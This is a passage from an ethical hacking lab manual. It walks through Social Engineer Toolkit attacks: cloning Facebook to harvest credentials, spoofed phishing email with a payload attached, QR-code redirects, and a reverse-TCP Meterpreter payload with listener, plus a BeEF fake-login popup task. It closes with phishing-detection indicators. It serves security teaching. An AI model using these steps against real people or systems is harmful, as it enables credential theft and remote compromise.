Write your findings and observations

Scenario 2 — Social Engineering via BeEF

Situation: *Use BeEF's Pretty Theft module to display a fake login popup on a hooked browser and capture the entered credentials.*

Your Tasks:

1. Hook a test browser using the hook.js script (from Scenario 1).
2. In the BeEF panel: Commands → Social Engineering → Pretty Theft.
3. Set the style to 'Google' and execute the module.
4. Enter fake credentials on the popup that appears in the victim's browser.
5. Check the BeEF panel results — were the credentials captured? Paste them here.

Write your findings and observations

Lab Manual

Ethical Hacking Lab

Lab - 9

Social Engineer Toolkit → Phishing & Client-Side Attacks

What is SET?

The Social Engineer Toolkit (SET) is an open-source Python-driven penetration testing framework designed specifically for social engineering attacks. It automates the creation of:

- Fake phishing web pages (clones of real websites)
- Credential harvesting attacks
- Malicious payloads disguised as legitimate files

Starting SET

```
Terminal
# Launch SET (pre-installed on Kali Linux)
$ sudo setoolkit

# Main menu options:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
99) Exit the Social-Engineer Toolkit
```

Attack 1: Website Cloner — Fake Facebook / Gmail Login

SET can clone any website and serve it locally. When the victim enters their credentials, SET captures them.

```
Terminal
$ sudo setoolkit
>> 1  (Social-Engineering Attacks)
>> 2  (Website Attack Vectors)
>> 3  (Credential Harvester Attack Method)
>> 2  (Site Cloner)

Enter the IP address for the POST back in Harvester/Tabnabbing:
>> 192.168.1.5        (attacker's IP)

Enter the url to clone:
>> https://www.facebook.com

# SET clones Facebook and hosts it on port 80
# When victim visits attacker's IP and enters credentials:
[*] Credential Harvest has started!
[*] POSSIBLE USERNAME FIELD FOUND: email
[*] POSSIBLE PASSWORD FIELD FOUND: pass
[*] Harvested 1 credentials:
    email: victim@email.com
    pass:  secretpassword123
```

Attack 2: Phishing Email with Malicious Attachment

```
Terminal
$ sudo setoolkit
>> 1  (Social-Engineering Attacks)
>> 5  (Mass Mailer Attack)
>> 1  (E-Mail Attack Single Email Address)

# Configure mail settings:
Send email to:    >> victim@company.com
From address:     >> security@company.com
FROM NAME:        >> IT Security Team
Subject:          >> Urgent: Password Reset Required

# Attach payload created with msfvenom
# SET will send the phishing email automatically
```

Attack 3: QR Code Attack

```
Terminal
$ sudo setoolkit
>> 1   (Social-Engineering Attacks)
>> 9   (QRCode Generator Attack Vector)

Enter the url for the QR code:
>> http://192.168.1.5/phishing-page

# SET generates a QR code image
# When victim scans it, they're redirected to the cloned page
```

Attack 4: Payload & Listener (Metasploit Integration)

```
Terminal
$ sudo setoolkit
>> 1   (Social-Engineering Attacks)
>> 4   (Create a Payload and Listener)
>> 2   (Windows Reverse_TCP Meterpreter)

IP address for the payload listener:
>> 192.168.1.5
Enter the port for the reverse [443]:
>> 443

# SET creates payload.exe and starts Metasploit listener
# Deliver payload via email attachment or USB drop
```

Phishing Indicators — How Users Can Detect Attacks

Indicator	What to Check
URL / Domain	Check the address bar — fake sites use IP addresses or lookalike domains
SSL Certificate	Legitimate sites show a padlock with the correct domain name
Page Behavior	Cloned pages may have broken links or missing functionality
Email Headers	Check 'From' address and SPF/DKIM records for spoofing
Urgency Language	Phishing often creates false urgency: 'Act now!', 'Your account will be closed'

Task

Scenario 1 — Clone a Login Page

Situation: *Use SET to clone a well-known login page, host it locally, and capture credentials when a test user fills in the form.*

Your Tasks:

1. Launch SET: sudo setoolkit
2. Navigate: 1 → 2 → 3 → 2 (Social Engineering → Website Attack → Credential Harvester → Site Cloner)
3. Enter your Kali IP, then enter the URL to clone: https://www.facebook.com
4. Open the cloned page on a test browser at: http://<your_ip>
5. Enter test credentials — check SET terminal for the captured output.

Write your findings and observations

Scenario 2 — Identify Phishing Indicators

Situation: *You receive a suspicious email claiming to be from IT support asking you to click a link. Analyse it for phishing signs.*

Your Tasks:

1. Check the From: address — does the domain match the company's real domain?
2. Hover over the link — where does it actually point? Is it an IP address or odd domain?
3. Check for urgency language — phrases like 'Act now' or 'Your account will be suspended'.
4. Look up the sending domain at mxtoolbox.com — does it pass SPF/DKIM checks?
5. List at least 5 phishing indicators you found in the email.

Write your findings and observations